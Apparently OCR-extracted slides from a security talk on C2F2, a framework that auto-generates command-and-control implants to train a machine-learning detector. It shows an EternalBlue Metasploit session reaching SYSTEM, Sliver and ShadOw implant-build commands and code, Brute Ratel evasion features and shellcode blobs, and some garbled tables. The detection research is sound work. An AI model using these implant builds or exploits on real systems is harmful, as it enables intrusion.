C2F2: A framework for detecting C2 frameworks at scale

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Introduction

Why do we care about C2 frameworks?

Command-and-control (C2) frameworks are systems used to remotely manage and maintain access to compromised devices and are widely used by cybercriminals

Computer Weekly

https://www.computerweekly.com > news > Cobalt-Strike ...

Cobalt Strike still C2 infrastructure of choice

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Cybereason https://www.cybereason.com > blog > sliver-c2-levera...


Sliver C2 Leveraged by Many Threat Actors

Cyware Labs

https://cyware.com > news > number-of-c2-servers-inc...

Number of C2 Servers Increases by 30% in 2022: Report


20 Dec 2022 — The number of unique **C2** servers spiked by 30% this year, ... There has been a spike in the **use** of Command and Control (**C2**) **frameworks** by ...



Turning the tables on C2 Frameworks

Three pillars of our research







Polymorphismbased evasion Generation of large datasets

Detection based on machine learning A C2 framework menagerie Which C2 frameworks did we choose?

C2 frameworks that support implant customization, and installed on Slingshot VM or Kali Linux or actively used in the wild

	john@ubuntu: ~					
string	cpu architecture (default: amd64)					
string						
		oder				
string						
		ite user space hooks)				
s), 'servic	e' (see 'psexec' for more info) and '	shellcode' (windows only				
		1				
		l				
		hines				
	string string string string string string int string	<pre>string cpu architecture (default: amd64) string canary domain(s)</pre>				

Sliver implant generation is highly customizable

Name	License	Slingshot	Kali	In the wild
Cobalt Strike	Commercial			Y
Metasploit	Open source	Y		Y
Sliver	Open source		Y	Y
Brute Ratel	Commercial			Y
Godoh	Open source		Y	
ShadOw	Open source			Y
Empire	Open source	Y	Y	Y
Merlin	Open source	Y	Y	Y
PoshC2	Open source	Y	Y	Y
Covenant	Open source	Y	Y	Y

We used leaked versions of Cobalt Strike and Brute Ratel as found on VirusTotal and actively used by cybercriminals

A C2 framework menagerie Notable features: API support

单 📵 Swagger	r UI ×	Covenant	×	+			\sim	-		×
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COVENANT									Logo	ut
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4 Launchers	info >_ 1	nteract 🛛 🕅 Ta	sk 😂 Task	ngs						
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TasksTaskings	CommType HTTP	~	ValidateCert False		~	UseCert False	-			_
📽 Graph	DotNetVersion		Integrity			Process				
N Users	Net35 UserDomainName	~	Medium	UserNa	v me	Grunt	HTTP			
	DESKTOP-B8	P1L1		John						
	IPAddress 169.254.180.2		Hostname DESKTOP	-B8QP1L1		Micro	soft Window	rs NT	6.2.92	2(

Details of an implant in Covenant's dashboard

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\rightarrow	С	0	A https://127	. 0.0.1 :7443/swagger/	index.html			ជ		◙	$\overline{\gamma}$	பி	≡
Reque	st URL												
https	s://127.0.0.1	1:7443	3/api/grunts										
Server	response												
Code	Details	5											
200	"PFJT cWE5S 2FVRE pqZ0V ZT2NE eHBvb	jitte conne killD runti statu statu integ proce userD userN hostn opera grunt cout statu sago fratu grunt grunt grunt grunt grunt grunt	rPercent": 10, schttempts": 5) late": "2023-10 ttVersion": "ne meIdentifier": is": "active", irity": "medium sss": "GruntHTT iomainName": "DI lame": "DI sss": "169-25; lame": "DESKTOP liness": "169-25; lame": "DESKTOP tingSystem": "I sharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa RSAPublicKey": SharedSecretPa SharedSecretPa ShellTmport": Commands": []	-04T17:32:26.7106011" t35", ", pr, ESKTOP-B80P1L1", 4.180.2", B80P1L1", Microsoft Windows NT ssword": "8x5Xi5GW/SA 1bHVzPjV5L3hBZnNiYlhw b09qVHMX0WhDdwklNnF0R 1bHVzPjV5L3hBZnNiYlhw b09qVHX2314act5Mzh0R2R4 bHVlPg==; ionKey": "Pb9XvEwY6Z6 mE1dA==", 023-09-12T13:36:40.84	6.2.9200.0" 1ArDAqaDnJM jloeUdGdVp1 xjNW5pNVF4c ZNnUraUxVd1 d1ZZeUo1K3F is8gyr6iRvp9 28827",	hInCtdX 1bjRzQ0 Q2tNM05 GlvYUVU ZXVEQ2U IODBnVX	- 2Y0cFFFeUpwSThaS SYdVdXWjIrdks1dG JakJFaVg5QnBCU2p J3BBbmFyK3hpUU9X(KhLUT09PC9Nb2R1bl	VVQd3VPMzi dlL3ErNXA 2cWdQdVpO eGYzL294W HVzPjxFeH	0bTlmM WVFaRH nVzQ0h	IGhmQ: INNWE LRmZ: IdD5BI	2p0Yl 4vbUJ 3WTZyl	F6N zcn RlB C9F	

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API call for available Covenant implants, executed in Swagger UI

Cobalt Strike, Empire, and Covenant provide API that allows automation

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A C2 framework menagerie

Notable features: Cross-platform implants



Sliver, Godoh, Merlin, Metasploit, PoshC2, and Empire implants

can be compiled for MacOS, Windows, and Linux



Brute Ratel, Covenant, Cobalt Strike, and ShadOw implants

can be compiled for Windows only


A C2 framework menagerie

Notable features: Malleable C2

	Add HTTP Listener	×	Flow Deta					_	
			2023-09-1	16:02	1:15 POST			144/my_custom_s	cript.php
*Listener name	auto-3a553d13			D	1	← 200 OK te	ext/html 64b	139ms	D-+
*Listener name	auco-58555015		User-Ager	Reques			Response		Detail
*Listener bind host	169.254.180.1	▼	Host:	it:		om User Ageı .180.1:444	10		
*Rotational hosts	169.254.180.1	Same	Content-L	enath:	387	.100.1.444			
*Port	443		Cache-Cor		no-cach				
			Raw						[<mark>m</mark> :auto]
*Useragent	My custom User Agent								iL7P88NbeGY15+TSH
+ Add header	Header name	Header value							BrFRa22Apq5YAZ0wk
	neauer name r	leauer vatue							He60So8Kje+qMBmEj sZpxmc32bCCx8kiac
	My_custom_prepend_dataBadgerPost	RequestMy custom apppend data]==My_custom_ap	
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+ Malleable post data									
			_						
URI(s)	my_custom_script.php		↓ [1/5]			254.180.1:44			[:443]
05	windows	_	Flow:	e Edit		Duplicate	r Replay	e Export	d Delete
			Proxy:	? Help	p	Back	E Events	0 Options	i Intercept
SSL	Yes	·		Bru	te Ratel	implant's tr	affic. interce	pted by mitmp	roxv
Create random set of									
Die if C2 is inacces	sible? (Initialization only)		Doc	·hC	Dr	uto Dr	tol Er	npire, N	Iorlin
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	Save								
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Creation of an HTTP listener for Brute Ratel

implants' network traffic indicators



Evasion Capabilities	x64 Support	x86 Support	x86 on Wow64 Support
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No
Unhook EDR Userland Hooks and Dlls	Yes	No	No
Unhook DLL Load Notifications	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Masquerade Thread Stack Frame	Yes	Yes	Yes
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reuse Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reuse Existing Libraries from PEB	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes
Advanced Module Stomping with PEB Hooking	Yes	Yes	Yes
In-Memory PE and RDLL Execution	Yes	Yes	Yes
In-Memory BOF Execution	Yes	Yes	Yes
In-Memory Dotnet Execution	Yes	Yes	Yes
Network Malleability	Yes	Yes	Yes
Built-In Anti-Debug Features	Yes	Yes	Yes
Module stomping for BOF/Memexec	Yes	Yes	Yes

Brute Ratel's out-of-box evasion capabilities

Donut patches amsi.dll!AmsiScanBuffer (used by ShadOw and Merlin)

A C2 framework menagerie

Notable features: Built-in tools

Empire, Sliver, and Metasploit have massive libraries of built-in tools

msf exploit(ms17_010_eternalblue) > run

Started reverse TCP handler on 192.168.1.24:9001 192.168.1.207:445 - Connecting to target for exploitation. 192.168.1.207:445 - Connection established for exploitation. 192.168.1.207:445 - Trying exploit with 12 Groom Allocations. 192.168.1.207:445 - Sending all but last fragment of exploit packet 192.168.1.207:445 - Starting non-paged pool grooming 192.168.1.207:445 - Sending SMBv2 buffers 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b 192.168.1.207:445 - Sending final SMBv2 buffers. 192.168.1.207:445 - Sending last fragment of exploit packet! 192.168.1.207:445 - Receiving response from exploit packet 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)! 192.168.1.207:445 - Sending egg to corrupted connection. 192.168.1.207:445 - Triggering free of corrupted buffer. Sending stage (1189423 bytes) to 192.168.1.207 Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05 192.168.1.207:445 - =-=-=-=-=-=-=-=-=-WIN-=-=-=-

neterpreter > getuid Server username: NT AUTHORITY\SYSTEM

neterpreter >

0] 0:ruby* 1:bash 2:sudo 3:bash 4:bash-

Penetrating a system with the EnternalBlue exploit in the Metasploit console

> armory install c2tc-domaininfo sliver

Installing extension 'coff-loader' (v1.0.14) ... done! Installing extension 'c2tc-domaininfo' (v0.0.7) ... done!

sliver SOUARE LIPSTICK) > c2tc-domaininfo

Successfully executed c2tc-domaininfo (coff-loader) [*] Got output:

[+] DomainName: access.offsec [+] DomainGuid: {AD65396A-F308-4655-8086-ED574DD95C37} [+] DnsForestName: access.offsec [+] DcSiteName: Default-First-Site-Name [+] ClientSiteName: Default-First-Site-Name [+] DomainControllerName (PDC): \\SERVER.access.offsec [+] DomainControllerAddress (PDC): \\192.168.162.187 [+] Default Domain Password Policy: Password history length: 24 Maximum password age (d): 42 Minimum password age (d): 1 Minimum password length: 7 [+] Account Lockout Policy: Account lockout threshold: 0 Account lockout duration (m): 30 Account lockout observation window (m): 30 [+] NextDc DnsHostName:

Enumerating Active Directory domain's information with the help of the

Sliver's extension package manager Armory

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A C2 framework menagerie

Notable features: Quirky features

- Sliver embeds DNS canaries in implants
- ShadOw can mirror any site in real time
- Covenant allows for dynamic compilation of implants
- Merlin supports domain fronting
- Godoh, Cobalt Strike, and Brute Ratel support DoH (DNS-over-HTTPS)

<pre>[*] Generating new windows/amd64 implant binary [*] Symbol obfuscation is enabled [*] Build completed in 3m29s [*] Implant saved to /home/john/OVERWHELMING_LYMPHOCYTE.exe</pre>	
OVERWHELMING_LYMPHOCYTE.exe Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dev	1.

009EE2A(009EE2B(009EE2C(

009EE2D0

009FF2F0

DNS canaries are deliberately not obfuscated to be

6F 64 65 6C 01 0A 43 6F 6D 70 61

79 4C

76 75 01

olorModel. Compa

8ksv9..D4RWoiKGA

AbSPdbgwd..DCjw0

..OfE

rable.


66 45

47 41

OA 44


77 4F

then resolved by the victim



With the help of domain fronting, one may hide the target host within the HTTPS traffic

Building a harness for automated implant generation



Config generator in action (ShadOw)

```
(venv) boyarchuko@c2f2-core:~/C2F2$ c2f2-generate-implant-configs shad0w 10 out/shad0w/configs/
Start generation...
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-0.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-1.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-2.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-3.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-3.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-4.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-5.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-6.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-7.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-8.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-8.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-0.json
```

```
"payload": "x64/windows/static",
"address": "60.78.213.22",
"port": 13129,
"format": "exe",
"jitter": 61,
"no-shrink": false,
"debug": false
```

(venv) boyarchuko@c2f2-core:~/C2F2\$

```
Config generator (ShadOw) class ShadOwC2ImplantConfig(C2ImplantConfig):
                                     payload: ShadOwPayloadType
                                     address: Host
                                     port: pydantic.conint(ge=1, le=65535)
           Implant configuration
                                     payload_format: Annotated[ShadOwPayloadFormat, \
                  fields
                                                                     pydantic.Field(alias="format")]
                                     jitter: pydantic.conint(ge=0, le=100)
                                     no shrink: Annotated[bool, pydantic.Field(alias="no-shrink")]
                                     debug: bool
                                     def synthesize(self) -> str:
                                       cli = (
                                         f"python3 {SHADOW_EXE_PATH} beacon "
                                         f"--payload {self.payload.value} "
                                         f"--address {self.address} "
                                         f"--port {self.port} "
                                         f"--format {self.payload_format.value} "
                                         f"--jitter {self.jitter} "
                                                                                   Combines configuration fields to
                                       if self.no shrink:
                                                                                    a command line that builds an
                                         cli += "--no-shrink "
                                                                                               implant
                                       if self.debug:
                                         cli += "--debug "
                                       return cli
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```

Submitter, Receiver, and Worker in action (Brute Ratel)

c2f2-bruteratel generator-1 2023-08-29 08:47:34,109 - INFO - [generator.bruteratel] Generating implant '8b08d8bd-056a-4006-be6d-247519f32f96' c2f2-bruteratel generator-1 2023-08-29 08:47:34,114 - INFO - [common.docker] File /app/badger profile.json uploaded to container bruteratel client 8b08d8bd-056a-4006-be6d-247519f32f96 c2f2-bruteratel generator-1 | 2023-08-29 08:49:53,231 - INFO - [generator.bruteratel] [0] Created zip file for job 8b08d 8bd-056a-4006-be6d-247519f32f96 (has error=False) c2f2-bruteratel generator-1 2023-08-29 08:49:53,232 - INFO - [common.rabbitmg] Trying to connect to RabbitMQ... 2023-08-29 08:49:53.235525+00:00 [info] <0.667.0> accepting AMQP connection <0.667.0> (172 c2f2-rabbitmg-1 .21.0.2:58440 -> 172.21.0.3:5672) c2f2-rabbitmq-1 2023-08-29 08:49:53.238427+00:00 [info] <0.667.0> connection <0.667.0> (172.21.0.2:58440 > 172.21.0.3:5672): user 'guest' authenticated and granted access to vhost '/' c2f2-bruteratel generator-1 | 2023-08-29 08:49:53,239 - INFO - [common.rabbitmg] Connected to RabbitMQ. c2f2-rabbitmg-1 2023-08-29 08:49:53.248370+00:00 [info] <0.667.0> closing AMOP connection <0.667.0> (172.2 1.0.2:58440 -> 172.21.0.3:5672, vhost: '/', user: 'guest')

Badger was dropped to ./build/x86_DLL.bin

Badger was dropped to ./build/x86 Service-Executable.bin

Build Successful

(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96\$ tar -xf implant s.tar

(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96\$ cd build/ (venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build\$ 1s x64 Stealth-Bin-Exit-Method-WaitForSingleObject.bin x64 Bin-Exit-Method-Ret.bin x64 Bin-Exit-Method-RtlExitUserThread.bin x64 Stealth-Service-Executable.bin x64 Bin-Exit-Method-WaitForSingleObject.bin x86 Bin-Exit-Method-Ret.bin x86 Bin-Exit-Method-RtlExitUserThread.bin x64 DLL.bin x64 Service-Executable.bin x86 Bin-Exit-Method-WaitForSingleObject.bin x64 Stealth-Bin-Exit-Method-Ret.bin x86 DLL.bin x64 Stealth-Bin-Exit-Method-RtlExitUserThread.bin x86 Service-Executable.bin (venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build\$

What did we learn?

- Cobalt Strike is straightforward to
 automate with Aggressor Script
- CLI-based C2 frameworks
 Metasploit, Sliver, Godoh,
 ShadOw, Empire, Merlin, and
 PoshC2 can be automated with
 the help of Python's subprocess,
 pwntools or pexpect packages
- Brute Ratel and Covenant require protocol reverse engineering

sliver > generate --http 123.123.123.123 --canary josh.stats.supercazzola.com

[] Generating new windows/amd64 implant binary
[] Symbol obfuscation is enabled
[] Build completed in 3m29s
[] Implant saved to /home/john/OVERWHELMING_LYMPHOCYTE.exe

Implant generation in a CLI-based C2 framework is

a matter of one command (Sliver's console)


Flow Details							
2023-09-21 13:54:20 GE	T https://127.0.	0.1:4444/					
		g Protocols [no	content] 16m	IS			
Request		Response	WebS	locket Messages		Detail	
⇒ {"payload_config":{"	<pre>'https_payload":{</pre>	"c2_auth":"\$pas	sword@","c2_u	ri":["my_custo	m_uri"],"die	_offline":false,"ho	ost
":"169.254.180.1","jit	ter":40,"obfslee	p":"APC","port'	:"443","sleep)":60,"ssl":tru	e,"type":"HT	TP","useragent":"Ur	nus
ual User-Agent"}},"sho	ow":true,"task":3	9}					
<pre> {"access":true,"payl </pre>	load_config":{"ht	tps_payload":{'	c2_auth":"\$pa	issword@","c2_u	ri":["my_cus	tom_uri"],"die_offl	lin
e":false,"host":"169.2	254.180.1","jitte	r":40,"obfsleep	":"APC","port	:":"443","sleep	":60,"ssl":t	rue,"type":"HTTP",'	"us
eragent":"Unusual User	-Agent"}},"show"	true,"status":	true,"task":3	i0}			
⇒ {"payload_arch":1,"p	bayload_config_na	me":"https_payl	oad","payload	l_type":0,"save	_path":"/hom	e/c2f2/c2_framework	ks/
bruteratel/https_paylo	bad_badger_x64_re	t.bin","svc_des	c":"NA","svc_	name":"NA","ta	sk":36}		
<pre>{ "access":true, "payl</pre>	load_dat":"6AAAAA	BBX1VQU1FSVldBU	EFRQVJBU0FUQV	VBVkFXSInlSIPk	8EgxwFC4dlhz	PVBJvlkvazJLT1hOQVZ	ZIU
WZZaDNXL01NUUi7UkRxOE>							
5iNUFWSbhnZlVBY2hUREF(
aNEFVSInhaIQAAABaSb4sJ	JnpxIyAuPkFWSb1Jh	Fw8YAfNZ0FVSLjl	OPCZN7ee8lBIu	ICrHzbJzQKhLUEm	18yQGqyqteQTp	BVEi4DYGfy+Gfx7pQSt	бд
↓ [4/4] [reverse:12	27.0.0.1:4444]					[*:444	45]
Flow: e Edit	D Duplicate r				Save body	_ Next flow	
Proxy: ? Help	g Back E	Events 0	Options i	Intercept f	Filter	W Save flows	

Implant generation in a C2 framework with custom UI requires

reverse engineering (mitmproxy log of Brute Ratel)

Detection approach based on machine learning

Building a deep learning model that operates on raw bytes




Detection approach based on machine learning

Input dataset

Binary

Input




~2k benign executables

We collected 1980 benign PE samples from various operating systems' basic installations.

~1k malicious executables


We also collected 1026 malicious PE samples that we observed on our customers' networks or found on VirusTotal.






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Detection approach based on machine learning Input data



Detection approach based on machine learning Byte padding



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
Detection approach based on machine learning

Transformation of raw bytes

